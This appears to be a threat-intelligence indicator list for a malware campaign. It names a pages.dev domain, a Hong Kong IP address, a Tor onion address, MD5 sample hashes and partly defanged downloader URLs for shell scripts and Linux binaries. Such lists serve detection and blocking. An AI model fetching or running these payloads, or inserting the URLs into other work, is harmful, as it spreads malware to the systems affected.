zrkyenupj.pages.dev
```

IΡ

103.209.103.16 China|Hong_Kong|Unknown AS63916|IPTELECOM_Global

Tor

http://vgnaovx6prvmvoeabk5bxfummn3ltdur3h4ilnklvaox4lge2rp4nzqd.onion

Sample MD5

0786c80bfcedb7da9c2d5edbe9ff662f 0f2619811ceaf85baa72f9c8f876a59a 1177c135f15951418219a97b3caad4e1 1a720cc74ecf330b8f13412de4d5646b 39d373434c947742168e07cc9010c992 3f277c7b4c427f9ef02cf8df4dd7be44 5d37a61451e5cfdeca272369ac032076 6e66456ffb457c52950cf05a6aaabe4a 6e66456ffb457c52950cf05a6aaabe4a 89ffd4f612ce604457446ee2a218de67 8f3558b29d594d33e69cea130f054717 a14d0188e2646d236173b230c59037c7 a17ea52318baa4e50e4b6d3a79fbd935 a4c7917787dc28429839c7d588956202 ae8f8cf967ca15a7689f2d1f79fbc5dc baeb11c659b8e38ea3f01ad075e9df9a c27d1c81a3c45776e31cfb384787c674 c64fbc7d3586d42583aa3a0dc3ea529f e535215fad2ef0885e03ba111bd36e24 e95c9bae6e2b44c6f9b98e2dfd769675

Downloader

http://103[.209.103.16:26800/atk.tar.gz

http://103[.209.103.16:26800/dd.sh

http://103[.209.103.16:26800/ff.sh

http://103[.209.103.16:26800/linux64-shell

http://103[.209.103.16:26800/xlinux